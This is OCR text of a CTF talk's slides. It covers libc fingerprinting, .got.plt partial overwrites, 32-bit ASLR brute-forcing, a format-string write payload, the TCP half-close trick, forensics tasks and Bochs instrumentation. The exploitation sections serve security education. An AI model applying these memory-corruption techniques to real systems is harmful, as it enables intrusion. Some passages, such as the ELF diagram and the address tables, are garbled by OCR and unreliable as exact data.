libc-2.17.so 667e7999be34e6550a040d7a059f61df libc-2.17.so 6a8530093cf361c5d9a1b5f7e10fea37 libc-2.17.so 6c6c317dcccbe42ffd44c303deb51a79

libc-2.15.so 806814f6747e236cbb1da382fa8e8db7

just Ubuntu

libc-2.17.so 71a5f5e08f12baad0bce9d2ed83eaec libc-2.17.so 73e33a391523d02ac151dd3d6798fa92 libc-2.17.so 8ad4b85216a1bd939dbca480302744eb libc-2.17.so 90f3b21fec1cb04a779a56e7323cc6a libc-2.17.so 9ca87f8ba6a4a24fe90fed78964b89c libc-2.17.so a760f28330d4b3ffbbf56d4eef78873 libc-2.17.so a903f0658d589710ad1fb8895d08b7fa libc-2.17.so acd10fdaee9bb45c27625b7131251164 libc-2.17.so af7c40da33c685d67cdb166bd6ab7ac libc-2.17.so b6fc8b0c955a2790a607ac93e5f9384c libc-2.17.so c34c93dd82850f5f9db2e7e0ebbb40b5 libc-2.17.so cd976b0754b200e2d8c615074af37d50 libc-2.17.so ced6e41643de7f81a88a18dce2c526e8 libc-2.17.so d10d761ab6c4112cfefa47b454a764e libc-2.17.so d6db448bb91b04082f10c94c0c6f6e4 libc-2.17.so e52583eb9f077bb36eb68fdf4ba292f5 libc-2.17.so ed57568e9a5b89417da4d132aa610970 libc-2.17.so f39d95b36bc3bd7e1f5fdd143510e718 libc-2.17.so f41971687ef6d5a53cabbf2dc5209dae libc-2.17.so f9a3c035caa7c8511e827eed507625d0 libc-2.17.so fadad9b9bf018a42483c0bc0cfb17d9b libc-2.18.so 013f7c8aa43e931775887be7fe481360 libc-2.18.so 05f2d8c584e096fb6746502db416765 libc-2.18.so 070aadb2ce5fe1fe01b7931f14846899 libc-2.18.so 0f45084f66071c1e2251a3709d01591c libc-2.18.so 42b17f11e39fcee73bcac8542e318291 libc-2.18.so 53d3f30cc6ee4f254ec282ff7590d00 libc-2.18.so 77a2c163749ec6aba0fcec572625dc05 libc-2.18.so 8d7702337d65b2f14bc3729d07d069fb libc-2.18.so 8e8aeb4a02df3fb23f2d7b7430e14334 libc-2.18.so 970cf596ba8bb568534583ba5428504 libc-2.18.so ae266965f3acbab33d833b4d3ef4bfe libc-2.18.so bb4561afc3cc3eefd12352005cf67762 libc-2.18.so ee7af70db6b0151ccdec868a3ceaa82d libc-2.18.so f9fb057d68e913692af13bd4d28f1e51

libc-2.17.so 701266be1ace52033c234428f47dd090

### libcdb.com

libcdb.com: the libc data base

#### / search /

search

symbolA name:	_libc_start_main
symbolA address:	0xb74a43e0
symbolB name:	setsockopt
<pre>symbolB address:</pre>	0xb757c7b0
	search

### libcdb.com

libcdb.com: the libc data base

/ search / libc /

libc info

symbol search

Operating System:	symbol name:	_libc_system
Ubuntu Linux		search
type:		
ELF	string search	
architecture:		
<b>x</b> 86	string:	/bin/sh\x00
download:		
libc-2.15_2.so		search

### There's another way, too

- If we happen to miss the particular libc in our database, we're screwed.
  - very old or uncommon distributions.
  - purposely custom-compiled libc builds.
- In order to address this, we have a more universal solution.

Given a leak\_memory(address, length) function in Python, a resolve\_system.py script traverses the ELF structure and dynamically resolves the system() address.

# ELF parsing is not so difficult

ELE<sup>101</sup> a Linux executable walk-through ange ALBERTIN CORKAMILCOM FELDS VALUES EXPLANATION 1 - 1001 10\_0055, 10\_005 DISSECTED FILE 77 at at as pt bt at an at at an an an an an an an ------ELF HEADER i686 -S./simple.elf Hello World! PROGRAM HEADER TABLE HEADER X86 ASSEMBLY 3 CODE SECTIONS SIMPLE.ELF 10 45 45 45 45 10 10 10 40 48 48 48 10 10 10 40 40 40 10 84 00 00 10 10 80 80 01 00 00 00 01 10 00 00 orbactestia estatori, amor, teccesto estatorio DATA MAN 484, 279120. MAN 484, 1991 -SECTIONS' NAMES STREEGS HEADER<sup>2</sup> 10 21 23 61 73 74 72 74 61 61 00 72 74 65 75 74 ...sostrtab...tmat 0 21 72 47 44 41 74 41 96 SECTION NAMES stertrtab tert ,rodata 
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 64< LOADING PROCESS **1HEADER** 2 MAPPING 3 EXECUTION TRIVIA THE ELF HEADER IS PARSED THE FILE IS MAPPED IN MEMORY ENTRY IS CALLED THE ELF WAS FIRST SPECIFIED BY U.S. L. THE PROGRAM HEADER IS PARSED ACCORDING TO ITS SEGMENT(S) SYSCALLS" ARE ACCESSED VIA: FOR UNIX SYSTEM V. IN 1990 (SECTIONS ARE NOT USED) - SYSCALL NUMBER IN THE EAX REGISTER - CALLING INTERRUPT 0X80 THE FLE IS USED AMONG OTHERS IN: - LINUX, ANDROID, "BSD, SOLARIS, BEOS - PSP, PLAYSTATION 2-4, DREAMCAST, GAMECUBE, WI - VARIOUS OSES MADE BY SAMSUNG, ERICSSON, NOKIA, - MICROCONTROLLERS FROM ATMEL TEXAS INSTRUMENTS  $\Rightarrow \bigcirc$ VERSON 10 CO


by Ange Albertini

### Other teams do it, as well

1

### Quote from an Eindbazen blog post on the harry\_potter task:

Now this is enough to build a generic leak function. I plugged this into our trusty library that can use a memory leak to resolve libc symbols, and used that to find the address of system.





Event:	PHDays Quals 2014
Organizers:	[TechnoPandas]
Date:	25-27.01.2014
Category:	Forensics
Points:	4000 (scale 1000 - 4000)
Solved by:	gynvael, j00ru

#### TL;DR: .pcap with USB over TCP

### Initial recon:

- It's a pendrive session over TCP.
- READ+WRITE (BULK).
- Wireshark doesn't decode it.
- Flag not in plain sight.

Let's recreate the disk image!

• Need a SCSI-over-USB-over-TCP decoder.


(heuristic-based is OK: USB[C-S]...USB[C-S] - ~2h)

- Translate Cylinder-Head-Sector to linear offset.
- Grab data from all writes and write it.
- Grab data from all reads and write it as well.

We get a FAT partition (no surprises here) with:

- 1.ps
- 2.ps





- Exploitation environment assumptions:
  - PIE disabled for target executable.
  - ASLR enabled for libc.
  - No information leak available.
  - Stack-based buffer overflow, requires ROP to exploit.
  - libc version known (e.g. libc.so provided by organizers).
  - No useful ROP gadgets inside of the target executable.

# Where do we find more gadgets?

• We can look for gadgets in the neighborhood of libc functions.

.text:00072570 .text:00072570 _I0_file_read .text:00072570 .text:00072570	public _IO_file_read proc near	; CODE XREF: .text:00072561 <sup>†</sup> j ; DATA XREF: .data.rel.ro:001A6618↓o
.text:00072570 arg_0 .text:00072570 arg_4 .text:00072570 arg_8	= dword ptr 4 = dword ptr 8 = dword ptr 0Ch	
.text:00072570 .text:00072570 .text:00072574 .text:00072578	mov eax, [esp+arg_0 mov edx, [esp+arg_4 mov ecx, [esp+arg_8	Ĵ
.text:000725E6 .text:000725E9 .text:000725EA	add esp, 18h pop ebx retn	

- 1-byte partial .got.plt overwrite → we can use 255 bytes
   around the imported function reliably.
- 2-byte partial .got.plt overwrite → we can use 65536 bytes
   around the imported function, but must brute-force 4 bits of
   ASLR:

random			(	const
3124	2316	15.	.12	70
orig		overv	written	

There's typically many functions to choose from, too: •

> .qot.plt:0804BBC8 off 804BBC8 .qot.plt:0804BBCC off 804BBCC .qot.plt:0804BBD0 off 804BBD0 .qot.plt:0804BBD4 off 804BBD4 .qot.plt:0804BBD8 off 804BBD8 .qot.plt:0804BBDC off 804BBDC .qot.plt:0804BBE0 off 804BBE0 .qot.plt:0804BBE4 off 804BBE4 .qot.plt:0804BBE8 off 804BBE8 .qot.plt:0804BBEC off 804BBEC .got.plt:0804BBF0 off 804BBF0 .qot.plt:0804BBF4 off 804BBF4 .got.plt:0804BBF8 off 804BBF8 .qot.plt:0804BBFC off 804BBFC .qot.plt:0804BC00 off 804BC00 .qot.plt:0804BC04 off 804BC04 .got.plt:0804BC08 off 804BC08 .qot.plt:0804BC0C off 804BC0C .qot.plt:0804BC10 off 804BC10 .qot.plt:0804BC14 off 804BC14 .qot.plt:0804BC18 off 804BC18

dd offset read dd offset free ; DATA XREF: free<sup>†</sup>r dd offset sbrk dd offset dup2 dd offset bind ; DATA XREF: bind†r dd offset time ; DATA XREF: time†r dd offset send dd offset fork dd offset rand dd offset htonl dd offset <mark>setqid</mark>

; DATA XREF: read1r dd offset getline ; DATA XREF: getline<sup>†</sup>r ; DATA XREF: sbrktr dd offset accept ; DATA XREF: \_accept<sup>†</sup>r dd offset socket ; DATA XREF: \_socket<sup>†</sup>r ; DATA XREF: dup2†r dd offset setuid ; DATA XREF: \_setuidîr dd offset strlen ; DATA XREF: strlen<sup>†</sup>r dd offset alarm ; DATA XREF: alarmîr dd offset chdir ; DATA XREF: chdir†r dd offset close ; DATA XREF: close<sup>†</sup>r ; DATA XREF: send†r dd offset vasprintf ; DATA XREF: vasprintf<sup>†</sup>r ; DATA XREF: forktr dd offset setsockopt ; DATA XREF: setsockoptîr ; DATA XREF: rand†r ; DATA XREF: hton1<sup>†</sup>r : DATA XREF: setgid<sup>†</sup>r

• Since we assume there is no PIE for the target executable, we

can use the GOT stubs to use the forged ROP gadgets.

.plt:08048CE0 ; time t time(time t \*timer) .plt:08048CE0 time ; CODE XREF: Rake::Rake(void)+161p proc near : Person::act(void)+D1p ... .plt:08048CE0 .plt:08048CE0 jmp ds:off 804BBFC .plt:08048CF0 ; ssize t send(int fd, const void \*buf, size t n, int flags) : CODE XREF: ctf send+431p .plt:08048CF0 send proc near ds:off 804BC00 .plt:08048CF0 imp .plt:08048CF0 send endo .plt:08048D00 ; int vasprintf(char \*\*, const char \*, va list) .plt:08048D00 vasprintf ; CODE XREF: ctf sendf+2E1 proc near .plt:08048D00 ds:off 804BC04 jmp .plt:08048D00 vasprintf endp

# By the way...

- Overall, partial overwrites of .got.plt entries can give you an instant win.
  - format string vulnerabilities offer 1/2/4-byte write-what-where primitives.
  - misaligned 4-byte writes can be used, too.

# Partial .got.plt overwrites

- If the address of a triggerable libc import is in the same 64kB memory block as the execve(["/bin/sh"]) gadget...
  - i.e. upper 16/48 bits of offset are always the same.
- ... then you can overwrite the lower 16 bits of the address, guessing the value of the 4 upper bits.
  - you have to brute-force 4 bits of ASLR.
  - your exploit should almost definitely succeed within ~16 attempts.

## Partial .got.plt overwrites - example

vfprintf offset: 0x49BE0 execve gadget offset: 0x4641C


libc base address	vfprintf address	overwritten address	<pre>execve(["/bin/sh"])</pre>
0x7f1cde1ae000	0x7f1cde1f7be0	0x7f1cde1f041c	0x7f1cde1f441c
0x7fbda9983000	0x7fbda99ccbe0	0x7fbda99c <b>041c</b>	0x7fbda99c <b>941c</b>
0x7f3894327000	0x7f3894370be0	0x7f389437041c	0x7f389436d41c
0x7f9e31884000	0x7f9e318cdbe0	0x7f9e318c041c	0x7f9e318ca41c
0x7f5116a43000	0x7f5116a8cbe0	0x7f5116a8041c	0x7f5116a8 <b>941c</b>
0x7f5c17c64000	0x7f5c17cadbe0	0x7f5c17ca041c	0x7f5c17caa41c
0x7ffa967c4000	0x7ffa9680dbe0	0x7ffa9680041c	0x7ffa9680a41c
0x7fea3c9fa000	0x7fea3ca43be0	0x7fea3ca4 <b>041c</b>	0x7fea3ca4 <b>041c</b>

# **Brute-forcing ASLR**

- ASLR on popular 32-bit Linux distributions (e.g. Ubuntu) is inherently weak.
  - ≤12 bits of main image base address entropy.
  - − ≤12 bits of *libc* image base address entropy.
  - ≤12 bits of heap allocation entropy.
- Remote exploitation tasks can withstand multiple attempts.
- 4096 is definitely doable over the course of several minutes / hours.

# Rule of thumb: don't be afraid to brute-force low entropy 32-bit ASLR.

It might not be the most elegant solution, but it often works nevertheless.



# **Format String Fun**


We all know and love format string bugs:

"\x12\x30\x40\x80" // Address+0
"\x13\x30\x40\x80" // Address+1
"%1\$.31x" "%16\$hhn" // Write 0
"%1\$.17x" "%16\$hhn" // Write 1

# **Format String Fun**


Typical exploitation prerequisites:

- we control the format string.
- we control some data on the stack.




buffer with the format string / data we control

No controlled data on the stack?




Assume: main thread's stack.




Let's overwrite 2 bytes of printf's RET!

**Step 1**: do a %hhn overwrite of argv[0] using the *argv* pointer.




Let's overwrite 2 bytes of printf's RET!

Step 2: do a %hn overwrite of printf's RET using the "new" argv[0] ptr.



Additional thoughts:

- You can "fix" multiple pointers to point to a continuous range of memory (e.g. to form a 100% new pointer on the stack).
- The deeper the stack, the more "stack" pointers you'll find (not limited to argc/envp).
- If done right, ASLR bypass is for free.
- You can't use **%1\$**x due to argument caching.



# Getting read / recv to fail

Imagine the following challenge with no stack protector:

```
int main() {
    char buffer[128];
```

...

}

```
int op;
while (read(sock, &op, sizeof(op)) >= 0) {
   // operation allowing an overflow of "buffer".
}
```

```
return EXIT_SUCCESS;
```

# Getting read / recv to fail

- Scenario:
  - We can corrupt memory beyond *buffer* and thus overwrite the toplevel return address.
  - However, there is no program logic to break from the *while* loop...
  - ... other than read() / recv() function failure (return value -1).
  - We can obviously just close the connection.
    - Unfortunately, the shellcode executed when returning from main wouldn't be able to send us back the flag!

## **One-sided connection termination**

- In TCP/IP, it is possible to close only half (one direction) of the connection, while keeping the other alive.
- In Python, it can be easily achieved with the following code:

s.shutdown(socket.SHUT\_WR)

### **One-sided connection termination**

### From Python docs:

socket.shutdown(how)

Shut down one or both halves of the connection. [...] If how is

SHUT\_WR, further sends are disallowed.


### **One-sided connection termination**

By using this single function call, it is possible to have all read /

recv functions fail on server side, while still being able to

receive data from it.

Example task: Harry Potter (Plaid CTF 2014)



## **Mumble Mumble**



Event:	Boston Key Party CTF 2013
Organizers:	BostonKeyParty
Date:	8-9.06.2013
Category:	Forensics
Points:	100 (scale 100 - 500)
Solved by:	gynvael

### **Mumble Mumble**

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### high entropy

#### What is Mumble?

- open-source voice communicator (similar to TeamSpeak)
- always encrypted communication
- uses TLS (source: <u>Mumble FAQ</u>)
  - 256-bit AES-SHA for control channel
  - $\circ$  128-bit OCB-AES for voice
- ... seems solid ...

Approach change:

- 1. Assume the task is solvable.
- 2. How must it be constructed to be solvable?

(reverse approach)

#### Approach change:

- 1. Assume the task is solvable.
- How must it be constructed to be solvable? (reverse approach)

#### "Yes We Can: Uncovering Spoken Phrases in Encrypted VoIP Conversations"


Goran Doychev, Dominik Feld, Jonas Eckhardt, Stephan Neumann (TL;DR: Variable Bit Rate is at fault)

# It's a low-scored task (100 pts), so surely it wouldn't be speech recovery!


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
What about... morse code?

📶 Wireshark IO Graphs: pcap.pcap



📶 Wireshark IO Graphs: pcap.pcap





# **Patching vs instrumentation**


- Suppose you want to modify the behavior of an executable.
- Binary patching is a powerful tool, however...
  - what if the number and/or quality of integrity checks performed by the program outweights the benefits the patching?
- Sometimes it would be nice to just "be the CPU" and change

the semantics of a chosen instruction.

• or just monitor execution in a 100% non-invasive way.

# Instrumentation can help us

- Typical user-mode instrumentation frameworks such as Intel Pin or DynamoRIO can be of much help.
  - <u>http://eindbazen.net/2013/04/pctf-2013-hypercomputer-1-bin-100/</u>
- You can also instrument whole operating systems. ③



Event:	SIGINT CTF 2013 CCCAC 5-7.07.2014 Reversing
Organizers:	
Date:	
Category:	
Points:	300 (scale 100 - 500)
Solved by:	j00ru

- The task was a 64-bit ELF binary and it annoyed me, because:
  - it was programmed to perform 1000000000000 (ten trillion)
     iterations of expensive SSE4.2 operations.
  - it calculated a hash of the process memory (including state of global variables etc) to include in the final result.
  - it included the numeric values of open64() return in the final result computation.

- We decided to run the binary inside of a Ubuntu emulated inside of the Bochs X86/64 open-source emulator.
- In order to alter the behavior of some instructions and monitor program state, we wrote a few lines of Bochs instrumentation.

```
if (RAX == 1000000000000LL) {
 RAX = 2;
 fprintf(stderr,
          "[sigint_0x90] {%u} Special RAX found and adjusted at RIP=%11x, %u\n",
           time(NULL), RIP, ++adjustements);
 fflush(stderr);
} else if (RIP == 0x402669 && (RBX & 0xfffffff0000000LL)) {
 fprintf(stderr, "[sigint 0x90] {%u} Hash value: %llx\n", time(NULL), RBX);
 fflush(stderr);
} else if (RIP == 0x4026e9 && RAX == RBX && RAX < 0x10000) {</pre>
 fprintf(stderr, "[sigint_0x90] {%u} open64() fd: %llx\n", time(NULL), RAX);
 fflush(stderr);
}
```

# It worked!

Bochs for Windows - Console		
[sigint_0x90] <1373613487>	Special RAX found and adjusted at RIP=402e3a, 1 Hash value: 79082a819dc08d7f	
[sigint_0x90] <1373613487> [sigint_0x90] <1373613487> [sigint_0x90] <1373613490>	open64() fd: 4 Special RAX found and adjusted at RIP=402e3a, 2 Hash value: 79082a819dc08d7f	
		=
	open64() fd: 6 Special RAX found and adjusted at RIP=402e3a, 4 Hash value: 79082a819dc08d7f	
[sigint_0x90] <1373613496> [sigint_0x90] <1373613496>		
[sigint_0x90] <1373613498> [sigint_0x90] <1373613498>		
[sigint_0x90] <1373613499> [sigint_0x90] <1373613499>	open64<> fd: 9 Special RAX found and adjusted at RIP=402e3a, 7	
[sigint_0x90] <1373613501> [sigint_0x90] <1373613501>	Special RAX found and adjusted at RIP=402e3a, 8	
[sigint_0x90] <1373613503>	Hash value: 79082a819dc08d7f open64() fd: b Special RAX found and adjusted at RIP=402e3a, 9	4

Bochs log console

# It worked!

```
Bochs for Windows - Display
                   USER Copy Poste Shallshot TI Reset SUSPEND Power
 Ē
Ubuntu 13.04 ubuntu tty1
ubuntu login: test
Password:
Last login: Fri Jul 12 12:15:17 CEST 2013 on tty1
Welcome to Ubuntu 13.04 (GNU/Linux 3.8.0-23-generic x86_64)
 * Documentation: https://help.ubuntu.com/
  System information as of Fri Jul 12 12:41:37 CEST 2013
  System load: 0.21
                                   Memory usage: 4%
                                                                        74
                                                      Processes:
  Usage of /: 14.8% of 14.53GB Swap usage:
                                                 0%
                                                      Users logged in: 0
  Graph this data and manage this system at https://landscape.canonical.com/
 packages can be updated.
 updates are security updates.
test@ubuntu:~$ cd sigint
test@ubuntu:~/sigint$ ls
 0x90.run xor.bin
test@ubuntu: /sigint$_./0x90.run
sigint_mcHamm3R
testeubuntu:~/sigint§
CTRL + 3rd button enables mouse
                         IPS: 500,000M NUM CAPS SCRL HD:0-M
```

# Conclusions

- CTFs are really fun.
- CTFs are educational.
- CTFs are diverse and require broad knowledge of security and IT subjects.
- Whatever works, works. There are no "good" or "bad" ways to solve tasks.

# **Questions?**





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